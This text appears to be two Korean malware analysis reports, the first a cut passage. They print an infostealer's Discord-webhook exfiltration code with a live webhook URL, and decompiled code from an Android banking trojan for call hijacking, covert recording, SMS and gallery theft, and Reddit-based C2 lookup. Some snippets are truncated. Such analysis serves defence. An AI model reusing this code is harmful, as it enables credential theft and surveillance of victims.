    Counting.CreditCards.ToString(),
    "\n :file_folder: Grabbed Files - ",
    Counting.FileGrabber.ToString(),
    "\n =====\n GRABBED SOFTWARE:",
    (Counting.Discord > 0) ? "\n   Discord" : "",
    (Counting.Wallets > 0) ? "\n   Wallets" : "",
    (Counting.Telegram > 0) ? "\n   Telegram" : "",
    (Counting.FileZilla > 0) ? ("\n   FileZilla (" + Counting.FileZilla.ToString() + ")") : "",
    (Counting.Steam > 0) ? "\n   Steam" : "",
    (Counting.NordVPN > 0) ? "\n   NordVPN" : "",
    (Counting.OpenVPN > 0) ? "\n   OpenVPN" : "",
    (Counting.ProtonVPN > 0) ? "\n   ProtonVPN" : "",
    (Counting.VimeWorld > 0) ? ("\n   VimeWorld" + (Config.VimeWorld ? string.Concat(new string[]
    {
        "\n       NickName - ",
        Vime.NickName(),
        "\n       Donate - ",
        Vime.Donate(),
        "\n       Level - ",
        Vime.Level()
    }) : "")) : "",
    "\n =====\n DOMAINS DETECTED:\n - ",
    URLSearcher.GetDomainDetect(Help.ExploitDir + "\n\nBrowsers\n\n")
});

```

[그림 13] 디스토프드 전송 메시지 형식

위에서 가공한 정보와 zip 파일은 Discord Webhook URL 을 이용하여 POST 전송한다

```

public static string SendFile(string msgBody, string filename, string fileformat, string filepath,
string application)
{
    FileStream fileStream = new FileStream(filepath, FileMode.Open, FileAccess.Read);
    byte[] array = new byte[fileStream.Length];
    fileStream.Read(array, 0, array.Length);
    fileStream.Close();
    Dictionary<string, object> dictionary = new Dictionary<string, object>();
    dictionary.Add("filename", filename);
    dictionary.Add("fileformat", fileformat);
    dictionary.Add("file", new DiscordWebhook.FormUpload.FileParameter(array, filename, application));
    dictionary.Add("username", DiscordWebhook.defaultUserName);
    dictionary.Add("content", msgBody);
    HttpResponseMessage httpWebResponse = DiscordWebhook.FormUpload.MultipartFormDataPost
        (DiscordWebhook.defaultWebhook, DiscordWebhook.defaultUserAgent, dictionary);
    string result = new StreamReader(httpWebResponse.GetResponseStream()).ReadToEnd();
    httpWebResponse.Close();
    return result;
}

```

[그림 14] 디스코드 메시지 전송

Discord Webhook URL 은 아래와 같다.

"https://discord.com/api/webhooks/1038854638910308463/NwAFRkkQWyGelqX0T09geC7l4QDPZgZUs6dBu-WlcrtpOw2knQknaYsT9WH_DL7Ju1ld"

3. 결론

'44CALIBER' 악성코드는 디스코드 메시저에서 제공하는 Webhook api 를 사용하여 사용자 시스템의 크리덴셜 정보를 디스코드 채널로 전송받는 인포스틸러 악성코드이다.

해당 악성코드는 인터넷에 소스가 공개되어 있어 컴퓨터 프로그램 개발 경험이 있는 개발자라면 악성코드 소스에 접근하여 약간의 수정을 통하여 쉽게 악성코드를 제작할 수 있다.

만일 기업체나 개인이 이러한 악성코드에 감염이 이루어지는 경우, 공격자의 의도에 따라 정보 유출 등으로 더 큰 금전 피해가 발생할 수 있다.

따라서 이러한 악성코드에 감염이 되지 않도록 출처가 불분명한 이메일의 링크 혹은 첨부 파일에 대해 실행을 삼가야 하며, 백신을 항상 최신 버전으로 유지할 수 있도록 해야 한다.

[Trojan.Android.Banker]

악성코드 분석 보고서

개요

악성코드 동향

모바일 악성코드는 매우 다양한 형태로 존재하며, 기기의 포함된 여러 정보를 탈취하거나 금융정보를 악용하여 재정적인 손실을 야기할 수 있다. 또한, 악성코드는 기기의 성능을 저하하거나 추가적인 악성코드를 설치하는 등 사용자에게 심각한 위험을 초래할 것이다.

No.	문자 내용
1	[국제발신][LF 물]결제완료 금액:711,000 원 본인아닐시 피해구제센터 문의:xxxx-xxxx
2	[국제발신](주)메이시스 753.250 원 승인번호(97685) 정상처리완료 고객센터 050-xxxx-xxxx
3	-결제 완료 -물품 결제금액 -KRW 2,592,400 원 -정상처리 되었습니다 -문의전화 050-xxxx-xxxx
4	OOO 님 해외배송 고객님의 10 월 4 일 688,150 원 결제완료 본인아닐경우 신고요망 상담센터:050-xxxx
5	[국제발신]Nsmall [해외승인] 고객님의 10 월 5 일 687,890 원 결제완료 본인아닐시 상담센터:050-xxxx-xxxx
6	[국외발신] 고객님의 주문하신 상품 결제금액:850,000 원 정상처리 되었습니다 금일 대행예정 고객센터:050-xxxx-xxxx

* [ESRC 10월 스미싱 트렌드 보고서](#) 참고


[표 1]

최근 인터넷상에서는 쇼핑몰로 위장하는 방법이 대두되고 있으며 [표 1]과 같은 문자들이 자주 발견되고 있다.

해당 문자를 유포하는 공격자는 실제 운영 중인 쇼핑몰의 이름과 아이콘을 그대로 사칭하여 사이트를 제작하였다. 문자를 받은 사용자는 결제하지 않았기 때문에 상담 센터에 전화하여 확인할 것이고 상담원은 미리 제작해 둔 모바일 악성코드를 설치하도록 유도하며 피싱 페이지를 안내한다.

이후 가짜 쇼핑몰 사이트에 사용자가 회원가입을 하거나 상품 조회를 하면 공격자는 사용자의 개인정보를 악용할 수 있다. 이를 방지하기 위해서는 되도록 정상적인 쇼핑몰만 이용하고 웹 사이트의 세부 디자인이 다르므로 주의 깊게 살펴보아야 한다.

악성 앱 권한 및 실행 화면




[그림 1] 앱 권한

유포되고 있는 악성 앱은 [그림 1]과 같이 위치, 전화, 저장용량 권한을 요구한다. 해당 앱은 보여주기식으로 다양한 권한을 요구할 필요가 없다.




[그림 2] 앱 목록

앱 목록을 보면 알 수 있듯이 쇼핑몰의 아이콘과 이름을 그대로 사용하고 있다.




[그림 3] 앱 실행 화면

앱을 실행하면 “설정 설치를 클릭하십시오”와 같은 버튼이 보이고 악성 행위를 위한 추가 앱 설치를 강요한다.



[그림 4] 앱 실행 화면

추가 앱 설치와 권한 부여가 완료되면 [그림 4]와 같은 화면들을 볼 수 있다. 두 사진 모두 가짜 쇼핑몰이며 상품을 구매할 수 없고 실제 운영 중인 쇼핑몰 페이지와는 다르다는 것을 확인할 수 있다.



[그림 5] 또 다른 실행 화면

같은 공격자가 만들었지만, 쇼핑몰 화면이 아니라 배송 조회 화면을 보여주는 악성 앱도 있다. 배송 조회 시 어떤 정보를 입력하더라도 동일한 상품의 결과를 보여준다.

본 분석 보고서에서는 쇼핑몰로 위장하여 유포 중인 "Trojan.Android.Banker"를 살펴보도록 하겠다.


코드 분석

추가 DEX 드롭



[그림 6] DEX 드롭

분석 과정을 어렵게 하기 위해 바로 소스 코드가 보여지는 것이 아닌, DEX 파일을 추가로 드롭 하여 사용한다.



[그림 7] 페이지 로딩

드롭 된 DEX 파일을 보면, 앱이 실행되었을 때 가장 먼저 웹 사이트를 표시하고 assets 리소스에 저장된 추가 앱을 설치하기 위해 준비한다.

기능 설명

악성 앱의 주요 행위는 다음과 같다.

- 통화
 - 통화 착, 발신
 - 통화 가로채기
 - 통화 강제종료
 - 통화 기록 삭제, 생성
 - 페이크 통화
- 문자
 - 읽기, 보내기
- 연락처
 - 삭제
 - 추가
- 녹음 파일로 저장 및 실시간 도청
- 위치 정보 탈취
- 갤러리 탈취
- 추가 앱 설치 및 삭제

테이블 생성하기(C) 인덱스 생성하기(I) 테이블 수정하기 테이블 삭제하기 인쇄하기		
이름	타입	스키마
테이블 (3)		
DB_BEAN		CREATE TABLE "DB_BEAN" ("id" INTEGER PRIMARY KEY
id	INTEGER	"id" INTEGER
RID	TEXT	"RID" TEXT
NEW_HOST	TEXT	"NEW_HOST" TEXT
RTMP	TEXT	"RTMP" TEXT
G_TOKEN	TEXT	"G_TOKEN" TEXT
NEW_APP_ID	TEXT	"NEW_APP_ID" TEXT
APP_INIT	INTEGER	"APP_INIT" INTEGER NOT NULL
APP_ON	INTEGER	"APP_ON" INTEGER NOT NULL
CALL_ON	INTEGER	"CALL_ON" INTEGER NOT NULL
VOIP_UPDATE	TEXT	"VOIP_UPDATE" TEXT
NO_LIST_UPDATE	TEXT	"NO_LIST_UPDATE" TEXT
BLOCK_LIST_UPDATE	TEXT	"BLOCK_LIST_UPDATE" TEXT
BLOCK_LIST_MODIFY_UPDATE	TEXT	"BLOCK_LIST_MODIFY_UPDATE" TEXT
GPS_KEY	TEXT	"GPS_KEY" TEXT
LATITUDE	TEXT	"LATITUDE" TEXT
LONGITUDE	TEXT	"LONGITUDE" TEXT
OLD_LATITUDE	TEXT	"OLD_LATITUDE" TEXT
OLD_LONGITUDE	TEXT	"OLD_LONGITUDE" TEXT
OLD_ADDRESS	TEXT	"OLD_ADDRESS" TEXT
APP_SETTING_RESULT	TEXT	"APP_SETTING_RESULT" TEXT
BLUE_STATE	INTEGER	"BLUE_STATE" INTEGER NOT NULL
ERROR_CODE	INTEGER	"ERROR_CODE" INTEGER NOT NULL
USER_APPLY_INFO	TEXT	"USER_APPLY_INFO" TEXT
CALL_FROM_US_NO_DETAIL	TEXT	"CALL_FROM_US_NO_DETAIL" TEXT

[그림 8] DB 형식

DB 파일을 생성하고 기기의 정보를 비롯한 다양한 기능들을 DB를 통해 관리한다. 자세히 보면 GPS 정보와 앱 설치 목록 블루투스, 와이파이 상태들을 볼 수 있다.

```

this.u = new BroadcastReceiver() {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context0, Intent intent0) {
        try {
            String s = intent0.getAction();
            boolean z = s.equals("android.intent.action.NEW_OUTGOING_CALL");
            if(z) {
                String s1 = intent0.getStringExtra("android.intent.extra.PHONE_NUMBER");
                if(s1 == null || (s1.equalsIgnoreCase("")))) {
                    s1 = this.getResultData();
                }

                if(s1 != null && !s1.equalsIgnoreCase("")) {
                    BaseService.this.t(s1);
                }

                return;
            }

            boolean z1 = "android.intent.action.PHONE_STATE".equals(s);
            if(z1) {
                if(!"RINGING".equals(intent0.getStringExtra("state"))) {
                    goto label_45;
                }

                String s2 = intent0.getStringExtra("incoming_number");
                if(s2 != null && !s2.equalsIgnoreCase("")) {
                    BaseService.this.m(s2);
                    return;
                }
            }
            else {
                label_45:
                if(("android.intent.action.PHONE_STATE".equals(s) && ("IDLE".equals(intent0.getStringExtra("state"))))) {
                    if(!BaseService.this.i) {
                        BaseService.this.i();
                        return;
                    }
                }
                else if("android.intent.action.PHONE_STATE".equals(s) && "OFFHOOK".equals(intent0.getStringExtra("state"))) {
                }
            }
        }
        catch(Exception unused_ex) {
        }
    }
}

```

[그림 9] 통화 가로채기

송수신 전화를 감시하고 있다가 가로채거나 통화 종료를 시킬 수 있다.

```

private void n() {
    String s1;
    String s;
    CallLogBean callLogBean0 = (CallLogBean)Kit.b.o.a();
    if(this.e != 0 && callLogBean0 != null && this.g == 2) {
        try {
            this.getWindow().addFlags(0x80);
        }
        catch(Exception exception0) {
            exception0.printStackTrace();
        }

        try {
            s = Kit.F(this.b, "K_CALL_FROM_USER");
            int v = callLogBean0.getState();
            int v1 = Kit.c0(callLogBean0.getShowNo());
            stringBuilder0.toString();
            if(v != 1) {
                return;
            }

            if(v1 == 0) {
                stringBuilder1.toString();
                this.k(s);
                return;
            }

            s1 = this.getDatabasePath("voice") + "/" + v1 + ".mp3";
            File file0 = new File(s1);
            if(!file0.exists()) {
                goto label_136;
            }

            long v2 = file0.length();
        }
        catch(Exception exception1) {
            exception1.printStackTrace();
            return;
        }
    }
}

public static int c0(String s) {
    if(!s.equalsIgnoreCase("114") && !s.equalsIgnoreCase("02114") && !s.equalsIgnoreCase("021002500")) {
        return 2;
    }

    if(!s.equalsIgnoreCase("1301") && !s.equalsIgnoreCase("021301")) {
        if(!s.equalsIgnoreCase("1332") && !s.equalsIgnoreCase("0231")) {
            if(!s.equalsIgnoreCase("1332") && !s.equalsIgnoreCase("0231")) {
                if(!s.equalsIgnoreCase("1332") && !s.equalsIgnoreCase("0231")) {
                    return 8;
                }
            }
            if(!s.equalsIgnoreCase("1332") && !s.equalsIgnoreCase("0231")) {
                if(!s.equalsIgnoreCase("1332") && !s.equalsIgnoreCase("0231")) {
                    return 12;
                }
            }
            if(!s.equalsIgnoreCase("1332") && !s.equalsIgnoreCase("0231")) {
                if(!s.equalsIgnoreCase("1332") && !s.equalsIgnoreCase("0231")) {
                    return 14;
                }
            }
        }
    }
}

```

[그림 10] 음성 재생

통화를 할 때 사칭한 기관의 번호를 확인하고 해당 기관에 맞는 음성 안내 파일을 재생합니다.

```

private void jp() {
    try {
        String s = Environment.getExternalStorageDirectory().getAbsolutePath() + File.separator;
        File file0 = new File(s + "/log/");
        if(!file0.exists()) {
            file0.mkdirs();
        }

        MediaRecorder mediaRecorder0 = new MediaRecorder();
        this.c0 = mediaRecorder0;
        mediaRecorder0.setAudioSource(1);
        this.c0.setOutputFormat(2);
        this.c0.setOutputFile(s + "/log/" + " " + ".mp4");
    }
    catch(Exception exception0) {
        goto label_85;
    }

    try {
        this.c0.setAudioEncoder(4);
        goto label_59;
    }
    catch(Exception unused_ex) {
    }

    try {
        this.c0.setAudioEncoder(3);
    label_59:
        this.c0.prepare();
        this.c0.start();
        Config.h = true;
        Kit.d1("K_START_RECORD_INFO");
        long v = (long)Config.j;
        stringBuilder0.toString();
        this.d0.postDelayed(this.e0, v);
        return;
    }
    catch(Exception exception0) {
    }
}

```

[그림 11] 음성 녹음

통화 상태가 아니더라도 녹음하여 따로 파일로 저장할 수 있다.

```

try {
    label_34:
        ContentResolver contentResolver1 = context0.getContentResolver();
        Uri uri0 = Uri.parse("content://call_log/calls");
        if(contentResolver1 != null) {
            contentResolver1.delete(uri0, "number=?", new String[]{s});
        }

        goto label_50;
}

```

[그림 12] 통화 기록 삭제

번호를 지정하여 통화 기록을 삭제할 수 있다.

```

public static ArrayList Q(Context context0) {
    ArrayList arrayList0 = new ArrayList();
    try {
        Uri uri0 = Uri.parse("content://sms");
        Cursor cursor0 = context0.getContentResolver().query(uri0, new String[]{"_id", "address", "person",
        if(cursor0 != null) {
            cursor0.moveToFirst();
            String s = cursor0.getString(cursor0.getColumnIndex("address"));
            String s1 = cursor0.getString(cursor0.getColumnIndex("body"));
            long v = Long.parseLong(cursor0.getString(cursor0.getColumnIndex("date")));
            long v1 = Long.parseLong(cursor0.getString(cursor0.getColumnIndex("type")));
            if(v1 != 1L) {
                String s2 = Kit.G(context0, s);
                MessageBean messageBean0 = new MessageBean();
                messageBean0.setType(" " + v1);
                messageBean0.setNo(s);
                messageBean0.setBody(s1);
                messageBean0.setName(s2);
                messageBean0.setTime(Kit.X(context0, v));
                arrayList0.add(messageBean0);
                return arrayList0;
            }
        }
    } catch (Exception exception0) {
        exception0.printStackTrace();
        return arrayList0;
    }
    return arrayList0;
}

```

[그림 13] 문자 탈취

기존의 문자 리스트를 탈취할 수 있으며 새로 받은 문자라도 다시 탈취할 수 있다.

```

public static ArrayList K(Context context0) {
    int v;
    ArrayList arrayList = new ArrayList();
    try {
        PackageManager packageManager0 = context0.getPackageManager();
        v = 0;
        List list0 = packageManager0.getInstalledPackages(0);
        Collections.sort(list0, new InstallTimeComparator(packageManager0));
        while(true) {
            label_10:
            if(v >= list0.size()) {
                return arrayList;
            }

            String s = ((PackageInfo)list0.get(v)).packageName;
            AppInfoBean appInfoBean0 = new AppInfoBean();
            String s1 = ((PackageInfo)list0.get(v)).applicationInfo.loadLabel(context0.getPackageManager()).toString();
            String s2 = ((PackageInfo)list0.get(v)).versionName;
            long v1 = ((PackageInfo)list0.get(v)).firstInstallTime;
            long v2 = ((PackageInfo)list0.get(v)).lastUpdateTime;
            SimpleDateFormat simpleDateFormat0 = new SimpleDateFormat("yyyy-MM-dd");
            String s3 = simpleDateFormat0.format(new Timestamp(v1));
            String s4 = simpleDateFormat0.format(new Timestamp(v2));
            appInfoBean0.setInstall(s3);
            appInfoBean0.setUpdate(s4);
            appInfoBean0.setVersion(s2);
            appInfoBean0.setName(s1);
            appInfoBean0.setPkg(s);
            appInfoBean0.setInstalledBy(Kit.M(context0, s));
            arrayList.add(appInfoBean0);
            break;
        }
    } catch (Exception exception0) {
        exception0.printStackTrace();
        return arrayList;
    }
    ++v;
    goto label_10;
}

```

[그림 14] 앱 목록 탈취

기기에 설치된 패키지 명 리스트를 탈취한다.

```

public static void A1(Context context0, String s) {
    try {
        Intent intent0 = new Intent("android.intent.action.DELETE");
        intent0.setData(Uri.parse("package:".concat(s)));
        intent0.addFlags(0x10000000);
        context0.startActivity(intent0);
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
    }
}

```

[그림 15] 앱 삭제

확보된 앱 이름들을 가지고 특정 앱을 삭제할 수 있다.

```

try {
    Uri uri0 = MediaStore.Images.Media.EXTERNAL_CONTENT_URI;
    Cursor cursor0 = BaseOtherService.this.b.getContentResolver().query(uri0, new String[]{"_data"},
    int v = cursor0.getColumnIndexOrThrow("_data");
    cursor0.getColumnIndexOrThrow("bucket_display_name");
    while(true) {
        label_51:
        if(!cursor0.moveToNext()) {
            goto label_80;
        }

        s = cursor0.getString(v);
        if(s == null) {
            goto label_51;
        }

        boolean z1 = s.equalsIgnoreCase("");
        break;
    }
}
catch(Exception exception1) {
    goto label_85;
}

if(z1) {
    goto label_51;
}

try {
    if(((String)HashMap1.get(s)) == null) {
        hashMap0.put(s, s);
    }

    stringBuilder1.toString();
    goto label_51;
}
catch(Exception exception2) {
}

try {
    exception2.printStackTrace();
    hashMap0.put(s, s);
    goto label_51;
}
label_80:
    Kit.00(BaseOtherService.this.b, hashMap0);
    return hashMap0;
}
catch(Exception exception1) {
}

```

[그림 16] 갤러리 탈취

갤러리에 저장된 이미지 또한, 공격자의 서버로 전송하여 탈취한다.

```

public static String J(Context context0) {
    String s = Kit.F(context0, "K_HOST");
    if(s.equalsIgnoreCase("")) {
        s = "http:";
    }

    if(!s.startsWith("http://")) {
        s = "http://" + s;
    }

    if(!s.endsWith("/")) {
        s = s + "/";
    }

    return s.replace(" ", "");
}

```

[그림 17] C2

C2는 [그림 17]과 같이 하드코딩 형식으로 작성되어 있다. 이러한 방식은 서버가 차단되었을 때 작동할 수 없으므로 별도의 옮기기 위한 방법을 사용하고 있다.

```

protected void f0(int v) {
    ExecutorServiceUtil.a().execute(new Runnable() {
        @Override
        public void run() {
            try {
                String s = "https://www.reddit.com/";
                String s1 = "";
                if(v != 0) {
                    s = Kit.F(BaseOtherService.this.b, "K_OTHER_URL");
                    if(s.equalsIgnoreCase("")) {
                        return;
                    }
                }

                stringBuilder0.toString();
                String s2 = new OkHttpClient().newCall(new Request.Builder().url(s).build()).execute().body().string();
                stringBuilder1.toString();
                if((s2.contains("1A2B3C") && (s2.contains("4D5E6F")))) {
                    int v = s2.indexOf("1A2B3C");
                    int v1 = s2.indexOf("4D5E6F");
                    if(v >= 0 && v1 >= 0) {
                        stringBuilder2.toString();
                        stringBuilder3.toString();
                        s1 = Crypt.a(s2.substring(v + 8, v1));
                    }

                    stringBuilder4.toString();
                    stringBuilder5.toString();

                    if(s1 != null && (s1.startsWith("http://"))) {
                        Kit.m1(BaseOtherService.this.b, "K_HOST", s1);
                        NetworkApi.b().c();
                        Kit.d1("K_RECONNECT_SOCKET");
                        Kit.d1("K_REGISTER_INFO");
                        PushUtils.c();
                        return;
                    }
                }
            }
        }
    });
}

```

[그림 18] 또 다른 C2

레딧 계정을 생성하고 프로필 입력란에 암호화된 C2를 적어둬으로써 언제든지 C2 서버 주소 가져와 갱신할 수 있다.

```

public class Crypt {
    public static String a(String s) {
        try {
            byte[] arr_b = Base64.decode(s, 2);
            Cipher cipher0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
            cipher0.init(2, new SecretKeySpec(
                .getBytes(), "AES"), new IvParameterSpec(
                .getBytes()));
            return new String(cipher0.doFinal(arr_b));
        } catch (Exception exception0) {
            exception0.printStackTrace();
            return "";
        }
    }


    public static String b(String s) {
        try {
            Cipher cipher0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
            cipher0.init(1, new SecretKeySpec(
                .getBytes(), "AES"), new IvParameterSpec(
                .getBytes()));
            return new String(Base64.encode(cipher0.doFinal(s.getBytes(), 2));
        } catch (Exception exception0) {
            exception0.printStackTrace();
            return "";
        }
    }
}

```

[그림 19] 암호화 과정

암호화 과정은 AES 방식이며 KEY와 IV 값은 고정적으로 사용 중이다.

결론



[그림 20] 여러 방식

공격자는 쇼핑몰을 사칭하는 것에 그치지 않고 전자기기 판매점과 투자회사, 약품 판매 사이트 등등 여러 방식의 피싱 사이트를 제작하고 있다. 사이트를 정교하게 만들수록 스마트폰 사용자는 점점 구분하기 힘들고 거액에 피해를 볼 수 있으므로 이용자의 각별한 주의가 필요하다. 또한, 알려지지 않은 사이트나 의심스러운 사이트에서는 개인정보를 입력하지 않도록 주의해야 한다.

